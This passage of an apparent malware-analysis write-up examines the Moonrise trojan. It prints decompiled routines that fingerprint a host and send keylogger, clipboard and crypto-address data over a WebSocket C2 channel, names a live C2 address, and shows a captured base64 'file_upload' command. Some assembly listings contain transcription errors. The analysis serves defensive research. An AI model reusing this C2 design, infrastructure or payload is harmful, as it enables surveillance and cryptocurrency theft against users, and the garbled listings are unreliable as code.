Moonrise does not only receive commands over WebSocket, it also sends structured responses back to the operator using the same channel. In the decompiled function `main_f10` shown here, the malware retrieves the global WebSocket connection object (`DAT_0096d360`) and prepares a write operation before calling `github.com/gorilla/websocket.(*Conn).WriteJSON(...)`. This matters because it confirms Moonrise is using native JSON serialisation for outbound task results rather than manually building byte streams or simple text responses.

```
30 }
31 local_10 = (code **)0x0;
32 LOCK();
33 bVar2 = DAT_009c4db8 == 0;
34 if (bVar2) {
35     DAT_009c4db8 = 1;
36 }
37 UNLOCK();
38 if (!bVar2) {
39     sync::sync.(&Mutex).lockSlow((sync.Mutex *)&DAT_009c4db8);
40 }
41 local_20 = main._f10.func1;
42 puStack_18 = &DAT_009c4db8;
43 local_10 = &local_20;
44 if (DAT_0096d360 != (github.com/gorilla/websocket.Conn *)0x0) {
45     self = time::time.Now();
46     time::time.Time.Add(self);
47     pgVar1 = DAT_0096d360;
48     (DAT_0096d360->writeDeadline).wall = extraout_RAX;
49     (pgVar1->writeDeadline).ext = extraout_REX;
50     (pgVar1->writeDeadline).loc = extraout_RCX;
51     local_30 = (error)github.com/gorilla/websocket::github.com/gorilla/websocket.(*Conn).WriteJSON
52                                     (DAT_0096d360);
53     (**local_10)();
54     return local_30;
55 }
56 format.len = 3;
57 format.str = (uint8 *)"nil";
58 a.cap = 0;
59 a.array = (interface {})0x0;
60 a.len = 0;
61 eVar3 = fmt::fmt.Errorf(format,a);
62 (**local_10)();
63 return eVar3;
64 }
65
```

Several behavioural cues are visible in this function. First, the code checks whether the global connection pointer is non-null before attempting to write. If the connection exists, it sets a write deadline and then invokes `WriteJSON`, indicating the authors anticipated network delays or stalled sockets and built basic timeout handling into the client. That kind of defensive programming is common in legitimate software, but in malware it also improves session reliability during long-lived operator interactions.

The function also includes a failure path that returns an error when the connection object is unavailable (visible in the decompile as a nil-style error return). This matters analytically because it suggests Moonrise's internal task handlers are written around a reusable "send result" routine rather than each capability implementing its own network output logic. This usually means command handlers can produce structured result objects and pass them into a common reporting function, making the malware easier to extend with new capabilities.

Moonrise's use of WriteJSON is more than a coding convenience, it exposes the operator experience. This is not a crude one-way stealer that dumps data and exits. It looks designed for an interactive workflow where the server issues a command, the client executes it, and a structured response is returned immediately. That architecture aligns with surveillance-style tooling and makes the malware operationally flexible without requiring a separate exfiltration channel.

Host registration and fingerprinting

After establishing the WebSocket session, Moonrise appears to build an initial host registration payload that fingerprints the infected system and prepares it for operator tasking. In the decompiled `main_f2` logic, the malware constructs a JSON-like map and populates fields including `type`, `os`, `hostname`, `os_full`, `ip`, `user_uid`, and `data`.

The presence of `os::os.hostname()` is especially useful evidence here, because it shows the malware actively querying the local machine name rather than relying only on static configuration or previously cached values.

This is an important behavioural marker. Moonrise is not simply beaconing a "hello" packet, it is assembling structured host metadata that can be used by an operator to identify, group, and prioritise infected endpoints. In practical terms, that allows a threat actor to quickly distinguish test systems from real user machines, decide what follow-on modules to run, and tailor commands based on the host environment.

The same code path also feeds this structured object into the outbound reporting routine (`main_f10`), which we already identified as using Gorilla WebSocket's `WriteJSON(...)`.

That linkage strongly supports the conclusion that Moonrise performs an explicit registration/fingerprinting step early in execution, sending host details to the C2 before entering its longer-lived command loop.

```

94  h = runtime::runtime.makemap_small();
95  s.len = 4;
96  s.str = (uint8 *)"type";
97  puVar2 = (undefined8 *)
98      runtime::runtime.mapassign_faststr($map[string]interface_{}__Map_type,h,s);
99  *puVar2 = $string__String_type;
100  puVar2[1] = $PTR_DAT_007bc280;
101  h_00 = runtime::runtime.makemap_small();
102  s_00.len = 2;
103  s_00.str = (uint8 *)"os";
104  puVar2 = (undefined8 *)
105      runtime::runtime.mapassign_faststr($map[string]string__Map_type,h_00,s_00);
106  puVar2[1] = 7;
107  *puVar2 = $DAT_00729784;
108  mVar9 = os::os.hostname();
109  s_01.len = 8;
110  s_01.str = (uint8 *)"hostname";
111  puVar2 = (undefined8 *)
112      runtime::runtime.mapassign_faststr($map[string]string__Map_type,h_00,s_01);
113  puVar2[1] = mVar9.r0.len;
114  *puVar2 = mVar9.r0.str;
115  auVar6 = main._f8();
116  s_02.len = 7;
117  s_02.str = (uint8 *)"os_full";
118  pauVar3 = (undefined1 *) [16]
119      runtime::runtime.mapassign_faststr($map[string]string__Map_type,h_00,s_02);

```

From a defender's perspective, this registration pattern is useful because it creates a predictable early-execution sequence: connect to WebSocket C2, collect host identity fields, then transmit a structured JSON registration object.

Live surveillance capability


One of the most important parts of the Moonrise analysis is that the malware does not appear to be limited to simple remote command execution. The decompiled command-handling logic shows evidence of live surveillance-oriented features, including keylogger control paths, clipboard-related data structures, and JSON fields associated with crypto/address handling.

Put together, these indicators suggest Moonrise is designed to support sustained operator interaction and data collection on an infected host, rather than functioning as a basic one-shot downloader or loader.

A key observation is that Moonrise appears to implement a command dispatcher that branches behaviour based on incoming command names. In the decompiled handler path (main_f15), we can see string comparison logic (runtime.cmpstring) against specific command values, including a highlighted comparison for "keylogger_stop".

This is a strong indicator that Moonrise includes explicit lifecycle controls for a keylogging component. In practical terms, this means the operator can likely start or stop telemetry collection on demand, which is more consistent with an interactive surveillance implant than with opportunistic commodity malware that simply logs everything continuously.

I have not fully reversed every handler branch here, so the command list should be treated as partial.



```
Listing: moonrise-client.exe.bm
00490305 40 04 78 09 LEA     RDI, [RAX + 0x0]
00490309 40 0b 8c      MOV     RCX, qword ptr [RSP + local_110]
24 3f 02
00 00
00490312 e0 2a a7      CALL    runtime::runtime.gcWriteBarrierX
dc ff

LAB_00490314
00490316 e0 05 84      CALL    runtime::runtime.newproc
da ff
0049031b 0f 1f 44      NOP     dword ptr [RAX + RAX*0x1]
00 00
0049031d e9 c6 1f      JMP     LAB_0049031b
00 00

LAB_0049031e
0049031f 40 0b ac      MOV     RSP, qword ptr [RSP + 0x340]
24 4f 03
00 00
00490321 40 01 c4      ADD     RSP, 0x350
00 00 00 00
00490324 c3          RET

LAB_00490325
00490326 40 b9 d6      MOV     RCX, 0x73726f74696e6664
6f 6e 49
74 6f 72 73
0049032b f9          NOP
0049032c 40 39 08      CMP     qword ptr [RAX], RCX
0049032d 0f 85 a2      JNZ     LAB_0049031b
1f 00 00
0049032f 40 78 08      CMP     dword ptr [RAX + 0x0], 0x73696963
5f 6c 49 73
00490330 0f 85 95      JNZ     LAB_0049031b
1f 00 00
00490332 40 78 0c 74   CMP     byte ptr [RAX + 0xc], 0x74
00490333 44 0f 1f      NOP     word ptr [RAX + RAX*0x1]
44 00 00
00490335 0f 85 85      JNZ     LAB_0049031b
1f 00 00
00490337 e0 04 05      LEA     RAX, [PTR_main._F39_0075d8b0]
c3 51 0c 00
00490339 e9 ae 83      CALL    runtime::runtime.newproc
da ff
0049033b e9 74 1f      JMP     LAB_0049031b
00 00

LAB_00490337
00490338 40 09 cb      MOV     RDX, RCX
00490339 40 04 0d      LEA     RCX, [a_keylogger_stop_0072cbf5]
24 47 09 00
0049033b bf 0e 00      MOV     EDI, 0x0
00 00
0049033d e9 15 a2      CALL    runtime::runtime.cmpstr
da ff
0049033f 40 05 c0      TEST    RAX, RAX
00490340 0f 0f 0a      JG      LAB_0049031e
-- -- --

Decompile: main_f15 [moonrise-client.exe.bm]
1318     data_12.len = 10stack0000000000000000;
1319     data_12.array = puStack0000000000000000;
1320     data_12.cap = 10stack0000000000000000;
1321     v_12.data = local_108;
1322     v_12.tab = (Interface {})*a_struct_(_URL_string_,"json:"url:"")__Pointer_type;
1323     eVar17 = encoding/json:encoding/json.Umarshal(data_12,v_12);
1324     if (eVar17.tab != (error_ttab *)0x0) {
1325         return;
1326     }
1327     local_110 = (local_108->URL).str;
1328     iVar12 = (local_108->URL).len;
1329     fn_12 = runtime::runtime.newobject
1330             ((runtime_type *)
1331              amain.struct_(_F_uintptr_._autotemp_98_string_)__Struct_type);
1332     fn_12->.F = (uintptr)main_f15.func28;
1333     (fn_12->.autotemp_98).len = iVar12;
1334     (fn_12->.autotemp_98).str = local_110;
1335     runtime::runtime.newproc((func) *)fn_12;
1336 }
1337 else if (((int *)puStack0000000000000018 == 0x73726f74696e6664) as
1338          (*adword *) (puStack0000000000000018 + 8) == 0x7369636f) as
1339          (puStack0000000000000018[8ac] == 0x74)) {
1340     runtime::runtime.newproc((func) *)aPTR_main._F39_0075d8b0;
1341 }
1342 }
1343 else {
1344     iVar12 = runtime::runtime.cmpstr(puStack0000000000000018,param_4,"keylogger_stop",0x0);
1345     if (iVar12 < 1) {
1346         if (((int *)local_110 == 0x69476764696e6664) as
1347              (*adword *) (local_110 + 8) == 0x6f6c6572) as (*adword *) (local_110 + 0xc) == 0x7367)
1348         {
1349             LOCK();
1350             iVar14 = DAT_009c4df0 == 0;
1351             if (iVar14) {
1352                 DAT_009c4df0 = 1;
1353             }
1354             UNLOCK();
1355             if (!iVar14) {
1356                 sync::sync_(*Mutex).lockSlow((sync.Mutex *)aDAT_009c4df0);
1357             }
1358             iVar12 = DAT_009c4df0;
1359             [Var19 = runtime::runtime.makeslicecopy
1360              ((runtime_type *)main.KeylogEntry__Struct_type,DAT_009c4df0,
1361               DAT_009c4df0,DAT_009c4df0);
1362             local_130 = [Var19.array;
1363             LOCK();
1364             iVar9 = DAT_009c4df0 + -1;
1365             UNLOCK();
1366             iVar1 = DAT_009c4df0 + -1;
1367             DAT_009c4df0 = iVar9;
1368             if (iVar1 != 0) {
1369                 sync::sync_(*Mutex).unlockSlow((sync.Mutex *)aDAT_009c4df0,iVar1);
1370             }
1371             local_200 = runtime::runtime.makesmall();
1372             a_35.len = 4;
1373             a_35.str = (uint8 *)"type";
1374             puVar10 = (undefined *)
1375             runtime::runtime.mapassign_faststr
```

The same handler path also shows evidence of structured response generation, rather than ad hoc string output. In the decompiled logic, Moonrise builds a JSON-like response object with fields such as commandId, success, and history before passing it to the outbound reporting routine.

The presence of a commandId field is particularly useful because it implies operator task tracking: the C2 can issue a command, and the implant can return a result linked to that exact request. This is a hallmark of a more organised command-and-control protocol, and it makes Moonrise operationally easier for an attacker to manage at scale.

0049839e e8 05 84	CALL	runtime::runtime.newproc		1720	val_01.len = 15stack0000000000000040;
0049839b 0a ff				1721	val_01.str = puStack0000000000000040;
0049839b 0f 1f 44	BCD	dword ptr [RAX + RAX*0x1]		1722	local_208 = runtime::runtime.convTstring(val_01);
00 00				1723	a_55.len = 8;
0049839b e9 c6 1f	JMP	LAB_0049839b		1724	a_55.str = (uint8 *)"commandId";
00 00				1725	puVar10 = (undefined0 *)
				1726	runtime::runtime.mapassign_faststr
				1727	{(map[string]interface_1)___Map_type,local_278,a_55);
004983a5 48 8b ac	MOV	RBP=local_9,qword ptr [RBP + 0x340]	XREF[1]: 0049	1728	*puVar10 = &string___String_type;
24 48 03				1729	puVar10[1] = local_208;
00 00				1730	a_55.len = 7;
004983ad 48 81 c4	ADD	RSP,0x350		1731	a_55.str = (uint8 *)"success";
50 03 00 00				1732	puVar10 = (undefined0 *)
004983b4 c3	RET			1733	runtime::runtime.mapassign_faststr
				1734	{(map[string]interface_1)___Map_type,local_278,a_55);
				1735	*puVar10 = &bool___Bool_type;
004983b5 48 b5 6d	MOV	RCE,0x73726f74496e6fed	XREF[3]: 0049	1736	puVar10[1] = &DAT_00942b02;
6f 6e 69				1737	val_29.len = 1Var12;
74 6f 72 73				1738	val_29.array = (uint8 *)local_130;
004983bf 90	NOP			1739	val_29.cap = 1Var12;
004983c0 48 39 98	CMPL	qword ptr [RAX],RCE		1740	local_130 = (main.WylogEntry *)runtime::runtime.convTslice(val_29);
004983c3 0f 85 a2	JNZ	LAB_0049839b		1741	a_60.len = 7;
1f 00 00				1742	a_60.str = (uint8 *)"history";
004983c9 81 78 98	CMPL	dword ptr [RAX + 0x8],0x73696c0f		1743	puVar10 = (undefined0 *)
5f 6c 69 73				1744	runtime::runtime.mapassign_faststr
004983d0 0f 85 95	JNZ	LAB_0049839b		1745	{(map[string]interface_1)___Map_type,local_278,a_60);
1f 00 00				1746	*puVar10 = &[main.ClipboardEntry___Slice_type;
004983d6 00 78 0c 74	CMPL	byte ptr [RAX + 0xc],0x74		1747	puVar10[1] = local_130;
004983da 66 02 1f	NOPL	word ptr [RAX + RAX*0x1]		1748	main_f10((map[string]interface_1)___Map_type,local_278);
44 00 00				1749	}
004983e0 0f 85 85	JNZ	LAB_0049839b		1750	else {
1f 00 00				1751	bVar14 = runtime::runtime.newequal(local_118,&DAT_0072e6d5,param_4);
004983e6 48 8d 05	LEA	RAX,[PTR_main._F39_0075d3b0]		1752	if (bVar14) {
03 51 0c 00				1753	local_90 = runtime::runtime.newobject
004983ed e8 ae 83	CALL	runtime::runtime.newproc		1754	{(runtime_type *)
da ff				1755	{struct_1_Duration_int_"json\duration\""}___Struct_type);
004983f2 e9 74 1f	JMP	LAB_0049839b		1756	data_15.len = 15stack0000000000000030;
00 00				1757	data_15.array = puStack0000000000000028;
				1758	data_15.cap = 15stack0000000000000030;
				1759	v_15.data = local_90;
				1760	v_15.tab = (interface_1)_stab *)
004983f7 48 89 db	MOV	R8E,RCE	XREF[1]: 0049	1761	*error___Duration_int_"json\duration\""}___Pointer_type;
004983fa 48 8d 05	LEA	RCE,[x_wyloger_stop_0072d3f5]		1762	aVar17 = encoding/json:encoding/json.Unmarshal(data_15,v_15);
24 47 09 00				1763	if (iVar17.tab != error_stab *){
00498401 bf 0e 00	MOV	EDI,0xc		1764	local_90->Duration = 10;
00 00				1765	}

The history field is especially interesting when viewed alongside references to `main.ClipboardEntry___Slice_type` and slice conversion logic (`runtime.convTslic(...)`). This suggests Moonrise is not just capturing single events in isolation, but may be aggregating or returning collections of surveillance records, potentially including clipboard activity or keylogging history.

In a real intrusion workflow, this gives the operator richer context about what the user is doing over time, including copied credentials, pasted commands, wallet addresses, or other sensitive text-based content.

Moonrise's decompiled logic also contains a particularly important detail of structure definition with JSON-tagged fields for crypto and address, alongside encoding/json.Unmarshal(...) into that struct. This is one of the strongest static-analysis indicators supporting crypto-theft-related behaviour.

The key point is not merely that the strings "crypto" and "address" exist in the binary, but that Moonrise appears to define a dedicated parsed structure for them. That implies the malware is expecting structured command data or configuration related to cryptocurrency workflows, rather than handling those terms as incidental UI text or unrelated library artefacts.

00699320	e8 eb 96	CALL	runtime::runtime.gcWriteBarrierDX		1861	}	
	dc ff				1862	}	
00699325	48 2b 84	MOV	RAX,qword ptr [RSP + local_130]	XREF[1]: 0069	1863	else if ((int)param_4 < 0x14) {	
24 20 02					1864	if (param_4 == 0x12) {	
00 00					1865	bVar14 = runtime::runtime.memequal(puStack0000000000000018, &DAT_0072f23c, 0x12);	
0069932d	48 2b 5c	MOV	RBX,qword ptr [RSP + local_130]		1866	if (bVar14) {	
24 30					1867	main_f6():	
00699402	48 09 d9	MOV	RCX,RCX		1868	local_2a0 = runtime::runtime.makemap_small();	
00699405	e8 36 17	CALL	runtime::runtime.convTolice		1869	s_65.len = 4;	
d7 ff					1870	s_65.str = (uint8 *)"type";	
0069940a	48 09 04	MOV	qword ptr [RSP + local_130], RAX		1871	puVar10 = (undefined8 *)	
24 20 02					1872	runtime::runtime.mapassign_faststr	
00 00					1873	(&map[string]interface_1___Map_type, local_2a0, s_65);	
00699412	48 2b 9c	MOV	RBX,qword ptr [RSP + local_278]		1874	*puVar10 = astring___String_type;	
24 d8 00					1875	puVar10[1] = &PTR_DAT_007bc480;	
00 00					1876	val_02.len = 1Stack0000000000000048;	
0069941a	48 0d 0d	LEA	RCX, [a_history_0072986b]		1877	val_02.str = puStack0000000000000040;	
4a 04 09 00					1878	local_130 = (main.KeylogEntry *)runtime::runtime.convTatring(val_02);	
00699421	b6 07 00	MOV	EDI, 0x7		1879	s_66.len = 9;	
00 00					1880	s_66.str = (uint8 *)"commandId";	
00699426	48 0d 05	LEA	RAX, [map[string]interface_1___Map_type]		1881	puVar10 = (undefined8 *)	
73 85 04 00					1882	runtime::runtime.mapassign_faststr	
0069942d	e8 2e 96	CALL	runtime::runtime.mapassign_faststr		1883	(&map[string]interface_1___Map_type, local_2a0, s_66);	
d7 ff					1884	*puVar10 = astring___String_type;	
00699432	48 0d 15	LEA	RCX, [main::[main.ClipboardEntry___Slice_type]		1885	puVar10[1] = local_130;	
c7 49 03 00					1886	main_f10(&map[string]interface_1___Map_type, local_2a0);	
00699439	48 09 10	MOV	qword ptr [RAX], RCX		1887	}	
0069943c	53 3d ed	CMPS	dword ptr [runtime.writeBarrier.discovered], 0x0		1888		
bc 32 00 00					1889	else {	
00699443	75 0e	JNZ	LAB_00699453		1890	bVar14 = runtime::runtime.memequal(puStack0000000000000018, &DAT_0072f95b, param_4);	
00699445	48 2b 8c	MOV	RCX,qword ptr [RSP + local_130]		1891	if (bVar14) {	
24 20 02					1892	local_38 = runtime::runtime.newobject	
00 00					1893	((runtime._type *)	
0069944d	48 09 48 08	MOV	qword ptr [RAX + 0x8], RCX		1894	&	
00699451	eb 12	JMP	LAB_00699445		1895	struct_1_Crypto_string_"json":"crypto":"","Address_string_"json":"address"	
					1896	se""_1___Struct_type	
					1897	};	
00699453	48 0d 78 08	LEA	EDI, [RAX + 0x8]	XREF[1]: 0069	1898	(local_38->Crypto).str = (uint8 *)0x0;	
00699457	48 2b 8c	MOV	RCX,qword ptr [RSP + local_130]		1899	(local_38->Address).str = (uint8 *)0x0;	
24 20 02					1900	data_17.len = 1Stack0000000000000030;	
00 00					1901	data_17.array = puStack0000000000000028;	
0069945f	90	NOP			1902	data_17.cap = 1Stack0000000000000038;	
00699460	e8 36 96	CALL	runtime::runtime.gcWriteBarrierCX		1903	v_17.data = local_38;	
dc ff					1904	v_17.tab = (interface_1_itab *)	
					1905	&	
					1906	struct_1_Crypto_string_"json":"crypto":"","Address_string_"json":"address""_1___	
					1907	Pointer_type	
00699465	48 0d 05	LEA	RAX, [map[string]interface_1___Map_type]		1908	;	
34 85 04 00					1909	eVar17 = encoding/json:encoding/json.Marshal(data_17, v_17);	
0069946c	48 2b 9c	MOV	RBX,qword ptr [RSP + local_278]		1910	if (eVar17.tab != (error_itab *)0x0) {	
24 d8 00					1911	local_2a0 = runtime::runtime.makemap_small();	
00 00						s_67.len = 4;	
						s_67.str = (uint8 *)"type";	

At a behavioural level, this supports a plausible operational use case in which the malware receives a command containing cryptocurrency-related parameters (for example, a wallet type and target address), then applies follow-on logic tied to clipboard content, address replacement, or monitoring.

Static analysis alone does not prove the exact runtime implementation of address replacement in every branch, but the presence of explicit crypto/address JSON schema handling materially strengthens the case that Moonrise was built with crypto-focused theft or interception workflows in mind.

This is precisely the type of capability that makes the malware more dangerous to both individual users and small businesses, where copied wallet addresses and payment details are common attack targets.

Another detail that makes Moonrise more operationally mature than a simplistic implant is the way surveillance outputs appear to be normalised into the same outbound communication pattern already identified elsewhere in the sample.

Rather than opening separate connections or writing custom exfiltration logic for each feature, the malware appears to reuse its persistent WebSocket channel and serialise results through the same reporting routine (main_f10, which calls Gorilla WebSocket's WriteJSON(...)). This design is efficient for the attacker and helps explain how Moonrise can support multiple capabilities while maintaining a consistent C2 protocol.


For defenders and analysts, this architecture creates several useful detection and hunting angles. First, command-and-response JSON patterns over a persistent WebSocket session may generate distinguishable message shapes, especially when command names or response keys such as `commandId`, `success`, and `history` are visible in memory, telemetry, or decrypted traffic captures.

Second, clipboard monitoring and keylogger controls are often associated with follow-on suspicious behaviour on endpoints, such as repeated clipboard access, user input capture, or bursts of outbound reporting shortly after high-value user interaction.

Third, crypto/address-related command schemas should immediately raise the priority of triage, because they indicate financial theft potential rather than generic system reconnaissance.

IP infrastructure analysis

Initial analysis of the Trojan shows repeated connections to 193[.]23[.]199[.]88 over TCP port 8765. OSINT references to Cobalt Strike-related samples suggest the IP has been used in broader malicious activity, but this alone does not prove the Moonrise C2 is Cobalt Strike.



OSINT records also associate the IP with Kyonix Networks Limited (AS210457), indicating it is part of hosted datacentre infrastructure rather than a residential endpoint. This is consistent with how many threat actors deploy command-and-control services, often on VPS or shared hosting environments.

At the time of analysis, the host did not present obviously malicious services on common web ports, and direct interaction with port 22 (SSH) and 3389 (RDP) timed out. However, this does not reduce suspicion in the context of the Moonrise sample, because the malware’s observed behaviour specifically targets port 8765, where the WebSocket-based C2 communications occur.

Browsing to the IP returned a website for the community Linux distribution ShexOS. Based on the available evidence, there is no direct indication that the website itself is malicious or intentionally distributing Moonrise. A more likely explanation is that this IP belongs to a shared VPS / hosted server, where benign web content on ports 80/443 coexists with a separate service bound to port 8765 and used for C2 traffic.

Dynamic analysis via ANYRUN

ANYRUN network stream analysis shows a post-connection event: a large JSON message transmitted over the active channel includes a `file_upload` command with a `fileData` field containing base64-encoded content. This is a useful pivot point because it demonstrates that the operation is not limited to simple command execution or telemetry collection. The operator appears able to transfer files or scripts through the same session, which materially increases the malware's operational flexibility.

Network stream

193.23.199.88: 8765 VM: 50011

RAW data flow between two hosts

27 of 350

Show all

View

HEX

Text

Highlight chars

Recv: 3.49 Kb

Timeshift: 38932 ms

Download

Hide

```
..~
{"type": "command", "command": "file_upload", "data": {"fileName": "general (ALT).b
at", "fileData": "QGVjaG8gb2ZmDQpjaGNwIDY1MDAxID4gbnVsDQo60iA2NTAwMSAtIFVURi04DQ
oNCmNkIC9kICIlfmRwMCINCmNhbgwgc2VydmIjZS5iYXQgc3Rh dHVzX3phcHJl dA0KY2FsbCBz
ZXJ2aWNlLmJhdCBjaGVja191cGRhdGVzDQpjYWxsIHN1cnZpY2UuYmF0IGxvYWRfZ2FtZV9maWx0ZX
INCmVjaG86DQoNCnNldCAiQk10PSV+ZHAwYm1uXCINCnNldCAiTElTVFM9JX5kcDBsaXN0c1wiDQpj
ZCAvZCA1Qk10JQ0KDQpzdGFydCAiemFwcmV00iA1fm4wIiAvbWluICIlQk10JXdpbn dZLmV4ZSIgLS
13Zi10Y3A90DAsNDQzLDIwNTMsMjA4MywyMDg3LDIwOTYsODQ0Myw1R2FtZUZpbHRlciUgLS13Zi11
ZHA9NDQzLDE5Mjk0LTE5MzQ0LDUwMDAwLTUwMTAwLCVHYW1lRm1sdGVyJSBeDQotLWZpbHRlci11ZH
A9NDQzIC0taG9zdGxpc3Q9IiVMSVNUUyVsaXN0LWdlbmVyYWwudHh0IiAtLW hvc3RsaXN0LWV4Y2x1
ZGU9IiVMSVNUUyVsaXN0LWV4Y2x1ZGUudHh0IiAtLWlwc2V0LWV4Y2x1ZGU9IiVMSVNUUyVp cHNldC
1leGNsdWRlLnR4dCIgLS1kcGktZGVzeW5jPWZha2UgLS1kcGktZGVzeW5jLXJl cGVhdHM9NiAtLWRw
aS1kZXN5bmMtZmFrZS1xdWljPSIlQk10JXFlaWNfaW5pdG1hbF93d3dfZ29vZ2x1X2NvbS5iaW4iIC
0tbmV3IF4NCi0tZm1sdGVyLXVkcD0xOTI5NC0xOTM0NCw1MDAwMC01MDEwMCAtLWZpbHRlci1s Nz1k
aXNjb3JkLHN0dW4gLS1kcGktZGVzeW5jPWZha2UgLS1kcGktZGVzeW5jLWZha2UtZG1zY29yZD0iJU
JjTiVxdWljX21uaXRpYWxf d3d3X2dvb2dsZV9jb20uYm1uIiAtLWRwaS1kZXN5bmMtZmFrZS1zdH Vu
PSIlQk10JXFlaWNfaW5pdG1hbF93d3dfZ29vZ2x1X2NvbS5iaW4iIC0tZHBpLWRlc3luYy1yZXB1YX
RzPTYgLS1uZXcgXg0KLS1maWx0ZXIt dGNgPTIwNTMsMjA4MywyMDg3LDIwOTYsODQ0MyAtLW hvc3Rs
aXN0LWRvbWVpbnM9ZG1zY29yZC5tZWRpYSAtLWRwaS1kZXN5bmMtZmFrZSxmYWtlZHNwbG10IC0tZH
BpLWRlc3luYy1yZXB1YXRzPTYgLS1kcGktZGVzeW5jLWZvb2xpbmc9dHMgLS1kcGktZGVzeW5jLWZh
a2Vkc3BsaXQtcGF0dGVyb j0weDAwIC0tZHBpLWRlc3luYy1mYWtlLXRscz0iJUJjTiV0bHNfY2xpZW
50aGVsbG9fd3d3X2dvb2dsZV9jb20uYm1uIiAtLW5ldyBeDQotLWZpbHRlci10Y3A9NDQzIC0taG9z
